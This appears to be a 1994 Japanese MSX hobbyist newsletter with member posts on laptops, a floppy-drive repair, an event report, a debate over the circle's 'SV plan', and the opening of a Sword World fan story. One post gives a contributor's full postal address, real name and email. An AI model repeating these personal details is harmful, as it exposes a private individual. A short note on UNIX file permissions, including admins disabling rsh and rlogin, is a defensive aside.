それからサブノートでは、ＰＣ９８２１Ｌｄ／３５０Ａがおすすめです。ＩＢＭの２４３２ＹＢ７（２３０Ｃｓ）も値段が下がっていますが、メモリ容量、インストゥール澄みアプリ（五太郎、１２３Ｒ５Ｊ）があると言う点。さらに、純粋な９８２１なので、ＤＯＳにおける２５６色、４８０ラインが表示可能です。だから、９８２１専用ソフトが動くのも見逃せません。もちろん、オールバックアップをとったあとで、ＰＣ−ＵＮＩＸをうごかすのもおいしそうです。
五太郎については、Ｖｅｒ．６に無料バージョンアップ対応となっています。
ＤＯＳ／ＶではＤＥＬＬノートがオススメです。なにせ最高モデルのＤＸ４（７５ＭＨｚ）でも、バッテリーが最大８時間もつ！　ただし、サブノートではありませんが。
あとＡＣＥＲの３３０なんかも、安くていいです。いまなら同じ値段でＤＸ２（５０ＭＨｚ）にバージョンアップ済みとなっています。
なんにせよ、いろいろみてみるのもいいかもしれませんね。
ＭＳＸしかもってないくせに、変にうんちくたれたしもちゃんでした。

＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝

[[94/12/02 v29musouka]] by E-Mail
Real name : <無双華>
Return-Path: e12030@st.pu-toyama.ac.jp
Subject: toukou

思いっきり馬鹿な事をしてしまい、タボちゃんのドライブがふっ飛びました。
以前から「読み込んだまま帰ってこない」症候群の気があって、今回もそれの症状がでてたんで、ディスクをラジオペンチでちょちょいと（?）いじくっていたら、あららみごとにドライブから抜けてしまった!!

こりゃまずいな〜と思いながら、ドライブに戻そうとする。おや？受け付けてくれない!?イジェクトボタンがでてるぞ？なぜ？とにかく、イジェクトを押しドライブに入れ、リセット。

うーん。読んでる、読んでる。ありゃ?戻ってこない?ならばBASICで、'FILES'。３２以降のファイル名読んでくれないぞ？

と、いうわけで急きょタボちゃんを分解、ドライブも裸にする。結構ホコリ溜ってるなー。なんか脆そうな機構である。

どうやら、上のヘッドの位置ずれのようなので、無理矢理癖をつけ、直すことにする。しかしこれが癖もので、なかなかかならないんですよねこれが。その間に何枚のディスクを潰した（傷つけた）ことか。
結局１時間後に（←根性のない奴)、最終兵器（？）ラジオペンチの登場。

.... 'ベキッ!!' うぎょー！ヘッド押える金潰しちまった！
もう駄目かな?「もし駄目なら他機種に取り替えちゃる!」と腹を括り、最後の悪あがき。ドライブにフロッピーいれ、リセット！
(どうせなら動かないほうがいいな)

ん一読んでるな。BOOT ERRORもでない。えっえ？らっきー!! うごいたー!!!
というわけで、突貫工事のおかげ、ケガの巧妙（?）ってやつで生き返りました。(ちょっと残念）でも２DDフォーマットできない（涙）下のヘッドもやられてたみたい。これ以上やると、確実に動かなくなると思うんで手出せません。

そういえば、ヘッド回りの白いプラスチックが磁性体に触れてるけどいいのかな？

かなり動作が不安定なのでドライブを増設したい（バッ活のやつ）のですが、こちらは田舎なものでそういった店はまったくありません。どなたか代行して買ってきてくれる方を探してます。
もしおられましたら、以下の所までお知らせ下さい。

〒９３４
富山県 新湊市 中新湊 2-18 正和武志

または、E-MAILでe12030@st.pu-toyama.ac.jpお願いします。

＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝

<<Aleph コメント>>

ドライブですか。私の９８なんて、２ドライブとも、ヘッドの所のクッションが外れて、とっぱらってありますよ。当然、ガチャガチャうるさくて、いらいらします。パナソニックのドライブはアクセスが遅すぎるような気がします。たしか、ヘッドシークが他社のＭＳＸより遅かったような。どこかに書いてあったんだけど…。

<<下村コメント>>

たしか松下製のドライブは、フォーマットするだけで２分ほどかかったよ〜な。ＳＯＮＹのドライブだと、１分半くらいで出来るって坂やんいってたなあ、おぼえてるかい？
そうそう、私の「えっちゃん」もこのまえ修理に出したばかりなのに、もう壊れかけています。フォーマットが１／２の確率でできないんですよぉ！　松下さん、ちゃんと直してくださいね！

＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝

[[94/12/18 v01aleph]] on console
Real name : <Aleph>

★大阪プレイベントについて

大阪でのミニ・プレイベントは、成功とはいい難いものの、そこそこの成果を収めることが出来たと思っています。Ｎｉさんの記事にもある通り、変な連中にからまれたり、用意不足だったりと、私の統率力・企画力が疑われるような事ばかり起こってしまいましたが、参加者の方々に、ＳＶ計画に対するある程度の理解を得られたことは大きな成果でした。この場を借りて、参加者の皆さん、警察を呼んで下さった通りがかりの自転車のおばさん、そして、身内ですが、会場を提供してくれた私の両親にも、深く、御礼申し上げます。

では、イベントの様子をご覧下さい。

保田「今日は（今日は、ではない）。」
奥野「へべれけ〜。（すでに酔っ払ってます。）」
Ｎｉ「蟹が無い。まだ食べてないのに。」
アレフ「マーン。今日は散々だったなぁ。」
ＮＹＡＮ「わはははは！わ〜たしは無敵！」
加卜「なんか大変な作業ですね。（ワープロでの入力作業が…）」
奥野「１１号の半チチはすごかったですね。（その昔、田村英理子が一世を風靡した。）」
Ｎｉ「蟹あった。でも、味がなかった。（話がかみ合ってないと奥野さんが言っている。）」
アレフ「蟹マーン。今、マッドビデオが上映されています。マッドゴジラですね。あれは変だ。」
奥野「話が噛み合わないのは、みんなマッドビデオに夢中になっているからです。」
加卜「うー、こんなことしてんとビデオ見たいよー。蟹はおいしかったですよ。の、半チチ好きな加卜です。へろへろ。（話がばらんばらんですが。）」
保田「ビールをこんなに飲んだのは久しぶりです。ぷー。」
保田（さっきとは違う人格）「ぷー」
アレフ「話が進まない…マッドビデオはまずかったかな。いや、**ゴルゴム**の仕業だ！
奥野「そういうわけで、みなさんさようなら！」
アレフ「あああ、勝手に終わらないでー！。みんなよっぱらってしまう前に入力すればよかったなぁ。と、いうところで、おしまい。

今回のプレイベントで、イベントのコツはなんとか飲み込めたみたいです。次回をご期待下さい。

★環境報告

Ｘ６８０００に２３０ＭＢＭＯ、３６０ｄｐｉプリンタ、８ＭＢＳＩＭＭ、ＭＩＤＩを導入しました。これにより、LaTeX が使用可能となり、イベントの際に懸案事項として上がっていた「LaTeX 環境の将来にわたる利用」が解決されました。しかし、まだ環境整備が不完全です。多くのサイズ指定子が使用不能の状態です。これは、Makefont.x をマニュアル通りに使っても正常に作動しないことが原因で、つまるところ、フォント不足です。以下の dpi 値の pk 型式のフォントファイル（例：icmss12.394pk←３９４ dpi）をお持ちの方は、圧縮して、私に送って下さい。これといってお礼はできませんが…。

ＵＮＩＸマシンを御利用の方は、/mnt/lib/tex/fonts、/usr/lib/tex辺りを探ってみて下さい。
圧縮型式は、lzh、zip、gzip に対応します。できれば、lzh か gzip でお願いします。

必要なサイズ（dpi）：９４，１０６，１１８，１２９，

１４２，１７０，２０４，２４５，２８８，２９４，３２４，３６０，３９４，４３２，５１８，６２２，７４６，８９６

ついでに…だれか、ＭＩＤＩの曲データください！あああ、サンプルしかない。とりあえず、スタンダードＭＩＤＩファイルでお願いします。あ、ＺＭＵＳＩＣでもいいなぁ。ああ、厚顔無恥。

★ごめんなさいの嵐

現在までの１ヶ月あまり、私は多忙を極めた状態にあり、あらゆる作業が遅延しています。私に何かを依頼して、まだかなー、と待っていらっしゃる方、申し訳ありません。もう少し待って下さい。ひたすら、ごめんなさいです。はい。

★技術局の記事について

保田さんより、掲載に関する問い合わせがあったので、誤解があってはいけないので、念のために書いておきます。

インターネットに接続された機密的ではないＬＡＮでは、大抵、それに属する各個人が各々ホームディレクトリを比較的深い階層に持ち、その閲覧に関する許可・不許可を各自で設定でき、また、他人のホームディレクトリを覗く行為自体は、相手のユーザによって許可状態になっている限り、ユーザ自身の倫理観に委ねられます。また、プライバシーを守る権利を行使する時は、自分のホームディレクトリを、極めて基本的なコマンドで他人に対して絶対読み取り不可にすることが出来るので、ここからも、閲覧許可されているディレクトリを覗くことの正当性がいえます。

大抵、パーソナルコンピュータである程度の経験を積んだＬＡＮ初心者は、まず、他人の使っている環境をまねるために、他人の設定ファイルを拝借して、部分的にコピーして使おうとするでしょう。そうこうしているうちに、同じようなレベルの友人とファイルを交換したり、他大学の友人とメールを交換したり、互いにパスワードを交換して、リモートログインしたりしはじめるでしょう。（実はこれは、シスオペにとっては非常に頭の痛い問題であったりする。本人たちは個人の責任でやっているので、口を挟むわけにはいかないが、システムイントルーダとの見分けがつかず、セキュリティの大きな障害となりかねないのだ。）

そういうとき、私が書いたような基本的なことも知らなかったならば、どうなるでしょう。他人に対して読み取りが許可されているということは、実は異常なことなのだ、ということに気付いていただきたいのです。プライバシーを放棄しているのです。罠である危険性を無視出来ないでしょう。（時折、全く触っていないだけ、なんてこともある。）そして、あまりに基本的でばかげたプログラムだと馬鹿にしないで下さい。高レベルのウィルスもどき達は、個人などあいてにしません。また、侵食するレベルも違います。（システム自体の穴を攻撃してくる。有名なロバート・モリスＪｒ．のインターネットワームの例などを見て頂きたい。）

問題なのは、個人の名をかたって犯罪行為を行う、小悪人どもなのです。うちの大学でも、対策のために、rsh、r*login*、*shutdown* などが管理者によってシェルスクリプトに置き換えられているようです。個人レベルでの基本的な対策を示したのが、今回の私の技術局の記事でした。御理解戴けましたでしょうか？

★ＭＳＸエミュレータの話

どこかに書きましたが、ＩＢＭ－ＰＣ（＝ＤＯＳ／Ｖ）用のＭＳＸエミュレータを入手しました。ＭＳＸを広めるため、ＤＯＳ／Ｖユーザーの友人をもつ人に配ってしまおうと思っています。（いいのかなぁ…でも、マニュアルはオランダ語でよくわからんし。英語もあったかな。）心当たりある方は、連絡下さい。

＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝

[[94/12/17 v09yasuda]] by Mail
Real name : <保田 周作>

２周年に際して

へえー、２周年ですか。で、何が２周年？　あー、アレフ氏の下宿生活２周年か。
え、違うの？　あーあー、はいはい、わかってますって。

ほんと、せらむんも長いですよね。無印、Ｒ、Ｓ、とまったくよく続きますよねー。　見てるホウも見てるホウですけど、やってる方々はきっとたいへんでしょうな。
あ。今ちょっと思ったんですが、せらむんの原作って「なかよし」連載ですよね。するってーとー、マジックナイト・レイアースのテレビ放送もはじまったりして、裏ドラ乗りまくり状態かも。
ところで、アニメ版レイアースの緑色の人（フウとかいう、しかし信号みたいな方々ですな。）の声優さんが笠原弘子さんだってだけで毎週見てしまう私は、ちょっぴりオニオンな感じかぼ（自動誤字変換）。

まあ、あんましせらむんのことと関係なくなっちゃいましたけど、まあ、目出體目ということで。

はやく世界村住民になりたい　フフフノフでした。

＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝

<<Aleph コメント>>

保田さんには、今回大変お世話になっています。X１版のタイトルロゴを作って下さったし、異例の大ボリュームとなった技術局をぎりぎりの時間で仕上げて頂いたし、もう大感謝です。これからも、よろしくお願いします。未熟者のＡｌｅｐｈでした。

<<下村コメント>>

２周年かぁ‥‥
せめて、大学で４周年、５周年を迎えないよ～に、がんばれよ！　俺もがんばるからさぁ

<<Aleph>>

おいおい。

＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝

[[94/12/12 v30pancho]] by Mail
Real name : <ぱんちょ>

とうとう１２月になりだいぶ寒くなってまいりましたが、皆様いかがお過ごしでしょうか。鍋がおいしい季節です。この間"ゆきんこ"も見ました。さらには期末テストの季節でもあるんですねぇ。(実はあと一週間もない（笑))
こんにちは、ぱんちょです。

ーはぁ～、なんなんでしょうね、この始まり方は(笑)

唐突ですが、ぱんちょはゲーセンにはまりました。それはもう見事にどっぷりと（笑）修学旅行前のＶＥＲＮＥＴ（Ｖｏｌ．１０）での発言が嘘の様です。
始めは、格闘ゲーム一辺倒だったのですが、今は車ゲーがお気に入りです。特に「リッジ・レーサー２」にはまってます。ＣＤも買ったし（狂ったテクノがたまらん～)「デイトナＵＳＡ」はあんまり好きじゃないです。ハンドルがめっちゃ重いっす。あ、そのほかの車ゲーは論外です。
はやく「エース・ドライバー」がやりたいよ～。金欠なので１００円の所に入るまで待ってるんです。あと「セガ・ラリーチャンピオンシップ」も結構楽しみ。

目指せ中級一周４８秒台！(望みが低いかなぁ。やっぱりマニュアルじゃないとダメなのでしょうか。)
格闘物なら今は「真サムライスピリッツ」だけですね。スト２やがろスペ等はあんまりやりません。ヴァンパイア、ＫＯＦ９４'に至ってはやったことすらありません。歯が立たないから（笑）ちなみに使用キャラは、覇王丸・和狆です。もしスト２やるなら、ケンかバルログかな。でもやっぱり、和狆の目玉の親父の声がグー！。

先日、テーブルトークのスチームパンクファンタジィＲＰＧ「ギア・アンティーク」を閉店セール（まじでつぶれた（泣））で２０％引き＆１２００円分のサービス券を使い、４８００円のところを３０００円で買って来ました。つぶれるというのにサービス券は結構外道だと思う。
これがかなり燃える世界設定なんです。蒸気戦車が地を揺るがし、飛行船が空をゆく「スチームパンク」ナディアやラピュタに近いんですが、普通の月と対をなす「悪魔の月」がこの世界観にファンタジィのアクセントを加えています。この「悪魔の月」から降った「降魔核」がアンデット化の力を持っているのです。しかし、モンスターだけじゃ終わらないのがスチームパンクの魅力です。なんと、「降魔エンジン」なんて物まで存在します。ひとつ間違うと「降魔化」してしまうという恐ろしいエンジンです。モンスターリストの中に「降魔戦車（アンデット）」というのが…
マッドサイエンティストごろごろの「ギア・アンティーク」には、言葉では言い表せないロマンがあるのですが、残念なことに現在このシリーズは絶版です。ＲＰＧを扱ってたお店はつぶれたし、さてどうやってサプリメントを手に入れよう。そういえば、ワースブレイドの操兵エクスパンションも買い逃したし、あれってリニューアル版のスターティングブックには入ってないもんなぁ。くやしい。

では、そろそろ固い話に行きます。

『ＳＶ計画に思うこと』

僕はとりあえずこの計画には「反対」です。理由はサークルとしての活動すら安定していないのに、いたずらに新しいことに手を出すべきではないと思うからです。

Ａｌｅｐｈさんは「ＶＥＲＮＥＴの会員の減少に伴う消滅」という最悪の事態を避けるためにＳＶ計画を発動させました。しかし、ＳＶ計画というリスクの大きい計画に賭ける前にやれることがあると思うのです。それは、ＶＥＲＮＥＴの会報の充実化です。穴のあいた樽のままで新規会員を増やしても、そのままその穴から出て行ってしまうだけで満たされることはありません。はっきり言って何の解決にもならないでしょう。

紙面充実化について、まずは「安定した構成と投稿形態」です。いまいち１００円会報からのＶＥＲＮＥＴは落ち着いてませんよね。やっぱり月間はつらいのではないですか。思い切って隔月刊に戻るのも手かも知れませんよ。この場合、締切りは発行月の月末にする（ＭＳＸ·ＦＡＮ方式）と余裕が出来るんじゃないかな。あと、通販コーナー、情報局もあるのだから、投稿規定一覧とかＶＥＲＮＥＴ諸活動への参加方法等も一つのコーナーにまとめて書いておくといいと思います。

そして会費（！）もできるなら固定にしてしまうべきです。「次号はいくらになるのか分からない」「年間でいくらかかるのか分からない」そんな不安も会員が増えない理由になっていると思います。せめて来月はいくら位になりますとか予告してくれてもいいのではないでしょうか。あと、新しく会員になろうという人にとって、きちんとした「入会案内書（会費、年会費も明確に指定してある）」はサークルへの好印象·金銭面への信頼につながるのです。（これは、僕の委託サークル設立時の経験によります。しっかりした委託方法のマニュアル·入会案内書を整えた結果、実績が全く無い僕達の出したダイレクトメールに約１２０サークルの内約４０サークルの入会がありました。）

以上のことは「初心者に優しいＶＥＲＮＥＴ化計画」とでも呼べるでしょう。

また、Ａｌｅｐｈさんは「前提として、ＳＶ計画は成功するものとします。」と非常に心配になる発言をしていらっしゃいますが、本当にＳＶ計画は成功するのでしょうか？売れるものを作るのは非常に大変です。Ａｌｅｐｈさんが狙っている即売会が、どんなものか分からないのですが、オフセットにすれば売れるってもんじゃないと思います。当然、内容は重要だろうし、表紙やレイアウトなどによる見栄えの良さも大事でしょう。

あと「価格は内容を象徴すると見られるのでは？」とも言っていらっしゃいますが、あんまりそれはないと思います。むしろ価格はページ数や装丁などの外見的な要素を現しているのではないでしょうか。最初は利益は極力抑えて、経費の回収が出来ればよしとするべきです。

加トさんも書いていらっしゃいましたが、僕も今のＶＥＲＮＥＴではちと即売会はつらいと思います。認識の甘さ、市場の調査不足、経費計算の手抜きは確実に失敗につながるでしょう。「通販サークルに流す方は大丈夫でしょう。」とは、オフセットというだけで売れるというように聞こえますが、そうやって飛び付いた人は確実に内容も期待しているはずです。会員の増加を狙っているなら、オフセットに見合う内容が必要な訳です。

さて、えらく批判的な内容でしたが、カンパでＡｌｅｐｈさんが個人的に挑戦なさるというのなら、カンパを出す人ならともかく、僕に口を出す権利は無いでしょう。（僕は少なくとも、現時点までのＡｌｅｐｈさんの説明でカンパを出すつもりはありません。）でも、ＶＥＲＮＥＴの今後が心配な一会員としてＳＶ計画に思うところを書きました。Ａｌｅｐｈさんが、上記のようなことは先刻承知でＳＶ計画を実行されているのなら、読み流して下さいね。

僕の結論：ＳＶ計画はとりあえず保留して、現会員の流失をくい止める。その上でＶＥＲＮＥＴに似たようなサークルに勧誘記事を載せてもらう。

格闘ゲームがはやり、アニメもまだ結構人気があるし、まんがは相変わらず盛り上がっている現状で、ＶＥＲＮＥＴのようなどちらかといえばパソケットっぽい内容の、ごった煮ジャンルの会報はいまいち受け入れられにくいでしょう。ＭＳＸも同人は下火になっています。ここはじっくり土台から固めていきましょう。

···広島の即売会に来る人の財布の紐が固いだけだったりして（笑）

（即売会という言葉が目に付いたかもかもしれませんが、これは以前、ある人に「コミケとは晴海であるコミケットのことで、各地の同人誌即売会の代名詞として用いるべきではありません。」と指摘されて以来、総称するときなどは即売会にするように気を付けているからなのです。）

それでは今回はこの辺で

1994・12・8　ばんちょ

＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝

<<Aleph コメント>>

ゲーセンといえば、ヴァーチャファイター２ですね。ぷよ２は買ってしまいました。もう仲間内では、折り返しあり～の、１１連鎖あり～の、ハイレベル化エスカレーション!!って感じです。

ＳＶ計画に関する、ばんちょさんの反対理由は非常に明確で、良いですね。私は、オフセ印刷、同人市場については、全く考えずに計画を立ち上げてしまいました。後悔役に立たず、カンパが半額集まってしまってもう後戻りの出来ない今、緊急打開策を考えるしかありません。そもそも、ＶＥＲＮＥＴの根本にタッチしている即戦力が私一人、というのが最悪です。私に技術力がない以上、拡充には会員の力を借りるしかありません。**会員義務です。次回までに、１人最低１つの拡充案を提出して下さい。**これは、プレイベントでのＳＶ関連決定事項とも関係が深いので、詳しくは、ＰＡＳＯＤＯ・ＩＩをご覧下さい。また、オフセ印刷、同人市場について、知識のある方は、私信・投稿を問わず、その知識に基づくＳＶの否定では無く、現状から最大限の成功を得るためのプランを立ててみて下さい。無理は承知の上です。もう、後戻りはできないのです。

それから、会費の一定料金化は、絶対にやりません。必要額を必要な時に。これが、ＶＥＲＮＥＴ創立よりの大方針です。なにがあっても、絶対にまげません。(ガンコマン)

あと、勧誘記事の件ですが、Ｍ－ＦＡＮは弱小サークルに興味は無い様です。ゲボへの２度目の依頼はだめでした。Ｍ．ＫＳｏｆｔさんには、何度か載せて貰っています。ＡＧＬＡＩＡさん、ＬＯＶＥＲＳさんにも載せて貰っています。まだ載せて貰っていないサークルさんに、お願いしてみるつもりです。

<<下村コメント>>

ゲーセンかぁ、最近いってないなぁ。今３ＤＯが面白くて、ゲーセンで使う金があるくらいなら…っていう状態です。
サターンがなんだぁ！　プレイステーションがなんだぁ!!

毎号のように掲載されている「ＳＶ計画」
会員外なので特といったコメントは差し控えます。ですが、ことがどうあれ、みなさんで話し合っていけるのは、うらやましいかぎりです。
みなさんの力で一生懸命支え、組み立てていってくださいね。
あっ、私が言えることでは無かったですね。申し訳ありませんでした。

<<Aleph>>

一応、交流会員として登録されているんですけどね。

＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝

投稿一般部編集終了：１２月２１日 on duke68

１月はお休みです。また、不本意ながら、次回から再び隔月化するので、発行月は２、４、６、８、１０、１２の偶数月となります。
次号一般部第１回締め切り（掲載が確実なライン）は１９９５年２月１日、最終締め切り（＃１４の全コーナーの締め切り）は１９９５年２月１０日です。＃１４はディスクつきになります。ただし、詳しいことはＶＥＲＮＥＴ企画局をご覧下さい。また、しばらくお休みだったテーマを復活させます。次回のテーマは、企画局をご覧下さい。

MESSAGE:

加トＲ・提供△

SWORD WORLD ～カコイン事件、再び～

ぶん：ローゼン
え　：加ト

キャラクター紹介

☆ヴァトルダー
　主技能はファイター。年齢は自称２０歳。戦士としての腕と知力とが反比例している。娘・ソローとともにツグ宅に寄生している。

☆ローゼン・スレード
　ファリスの神官。年齢１８歳。かなりの破戒神官である。兄・レンディとともにオランに住んでいる。「女にやさしく、男に厳しく」という点では、ヴァトルダーと相通じるものがある。

☆フィップ
　グラスランナーのシーフ。パーティ唯一のシーフのため、非常に重宝されている。年齢不詳。一般的グラスランナーの例に漏れず、好奇心旺盛である。現在１７歳。

☆ダッシュ
　ドワーフの神官戦士（宗派：マイリー）。性格は、前述の三人に比べてましな方である。口調とは　裏腹に、実はフィップと同じ１７歳だったりする。

☆ダルス
　エルフのソーサラー（兼シャーマン）。内面、外面ともにかなりきているものがある。ルーツその他すべてが謎に包まれた存在。齢１７２歳である。

☆ツグ・ヒー・カドカーワ
　世界に広がるカドカーワ・ネットワークのトップ。単なる道楽者との見方もある。高レベルソーサラー（８レベル）でもある。セイン、メノという子供がいる。今年でちょうど４０歳になる。

☆ラエン・バーム
　肩書きはネットワークのロマール支部長。高レベルのファイター（８レベル）でもある。ぱっと見には渋いおぢさま。年齢は約３５歳。

☆リーハ・エーレン
　ネットワークのベルダイン支部長。推定年齢は２８歳（ｂｙ　ヴァトルダー）。マーファの司祭（７レベルプリースト）。性格は温厚（ただし、対ヴァトルダーを除く）。

☆ソローフネート
　ヴァトルダーの養子。両親に先立たれ、奴隷として売られるところをヴァトルダーに救われるというかなり特異な成長過程を送ったため、精神分裂を起こしている可能性がある。１４歳。

カコイン事件、再び

　近年、カコイン中毒患者が急増している。
　このようなことが、患者の治療に当たっていた各神殿からの報告で明らかになった。
　かつて少々世間を賑わせた「カドカーワ・カコイン事件」は、オラン及びその近郊の者にとっては、いまだ記憶に新しいことである。
　オランの各神殿、とくにマーファ神殿はこの事態を重く見て、警備隊の方に連絡。一方で、各神殿が独自の調査に乗り出したわけだったが……。
　いかんせん、そういったことはもともと神殿のすることではないため、成果は思うように上がらない。「盗賊ギルドや警備兵の力を借りよう」という案も出るには出たが、「神に仕える者のプライドにかけてそれは許さん！」との神殿内上層部のお言葉の前に敢えなく消滅した。
　その後一ヶ月かかった今でも、状況の進展はまったくない。ある意味では世間体を気にしての感じもある神殿の方はともかくとして、情報と呼べるものがまるでないため、警備の方もまるで埒があかない。
　溺れるものは藁をも縋る、とはよくいったものだ。路頭に迷った神殿と警備隊は、最後の手段とでもいうべき行動に走った。平たく言えば、この件に賞金をかけ、冒険者の店にその張り紙を散蒔いたのである。
　この「餌」に群がったもの、その数数名。
　言わずと知れた、ヴァトルダーのパーティだった。

　陽がやや傾いてきたその頃には、もう酒場は人で溢れ返っていた。仕事を終えた者が大部分を占めているが、稀に一般例にそぐわない者もいる。

「お嬢さん、この私と一緒に飲みませんか？」
　例えば、こういった、こういう本能そのままの行動をとる人間だ。この酒場に入り浸りの男で、なおかつ女性に対してのみこの不自然な丁寧語を使う。こうくれば、該当する者は限られてくる。
「いかがですかな？」


　片手にグラスを持ち、もう一方の手はさり気なく横の女性の肩にのびている。
　彼の経験からすれば、普通はこのあと十中八九平手打ちが飛んでくることになっているのだが、今回はそうはならなかった。
　但し、そのかわり心臓にかかった負担は平手打ちの比ではない。
「……相変わらずですね……ヴァトルダーさん」
　それまで俯いて、カウンターに指を滑らせていたその女性が、ヴァトルダーの方に目を向けた。その顔を見てヴァトルダーは卒倒しそうなほどのショックを受けた。
　不意打ち、というやつである。何の心構えもないところに、いきなり見慣れた（というほど見慣れているわけでもないが）顔が視界に飛び込んできたのだ。
　驚きと、安堵と、そして数瞬遅れて恐怖が彼の心を駆け抜けた。
「き……君は……」
　重い口を開き、かすれるような声で言った。
「シ……ルク……さん……」
　彼女は微笑んだ。

　対照的に、ヴァトルダーの額にはじわりと汗が滲んでくる。
「ま……まずい……こんなところをリーハさんに見られたら……」
「どうなるの」
　今度こそ、ヴァトルダーの心は完全に恐怖に満たされた。彼の顔を見ていたシルクは、後に「まるでムンクの叫びのような表情でしたわ」と宣ったとか……。
　やおら後ろから聞こえた、冷め切った、妙に力の篭っている女性の声。シルクの姉的存在であり、またヴァトルダーの知る数少ない美人、つまりリーハその人である。
「リーハさん！」
　嬉しそうな顔のシルクを見て、予想が裏付けられたヴァトルダーの心は沈む一方だ。
「シルク、あっちのローゼン君たちのところに言ってなさい」
　不思議そうな顔をしながら、それでもシルクはこくっと頷いて席を立ち、指さされた先で飲んでいるローゼンとラエンのところへ向かった。ヴァトルダーの視線が、離れていくシルクに合わせて哀しげに動く。さながら最後の希望が去っていくといったような目をしている。
「リーハさん……ここは、一つ穏便に……」
　震える声での訴えは、しかしリーハには聞き入れられなかった。

「やぁ、シルクさん、来てたの？」
　こちらは一転して明るい雰囲気に包まれている。
「お邪魔します、ローゼンさん、それと……」
　ラエンの顔を見て露骨に困った顔をしているシルクを見て、ラエンは自己紹介した。彼はまだシルクと面と向かって話したことはない。
「ラエンだ。よろしくな」
「いえ、こちらこそ……」
　深々と礼をするシルクに、二人は席を勧めた。
「ところで、君がこういうところに来るなんて、何かあったのかい？」
　店の主人の冷ややかな視線をものともせず、平然とした顔で話をするローゼン。
「あ、はい。ローゼンさんのところにも回ってきてませんか？ほら、例の……」
「あぁ、あれね」
　足をぶらつかせながら頷く。
「うん、回ってきた。そう言えば、あの件に最初に足を突っ込んだのはマーファ神殿だったっけな」

各神殿は現在、捜査網の拡大のために己の宗派の神官に呼びかけ、手の空いているものには協力を要請している。その話が昨日リーハのところにも回ってきた。さすがに自分一人では手に余ると思ったが、責任感の強い彼女は「一人がだめならみんなでやろう」的発想で、ヴァトルダーたちに助けを請うことを考え、不相応なこういう場所にまで来たのだった。
「そう、か……。でもな、ヴァトルダーに力を借りたいと思ってるんなら無駄だと思うぞ。あいつ、神殿より警備隊の方が太っ腹だって、この間言ってたからなぁ」
「そんな！？」
いきなりシルクが机を叩いて立ち上がる。驚いた周りの客は何事かと音の方向へ一斉に振り向いた。
「お金の問題じゃないですよ！困ってらっしゃる方がいたら助けるのが、人間じゃないですか！ねぇ、ローゼンさんっ！」
「お、お、落ち着いて、シルクさんっ！他の人に迷惑だっ！」
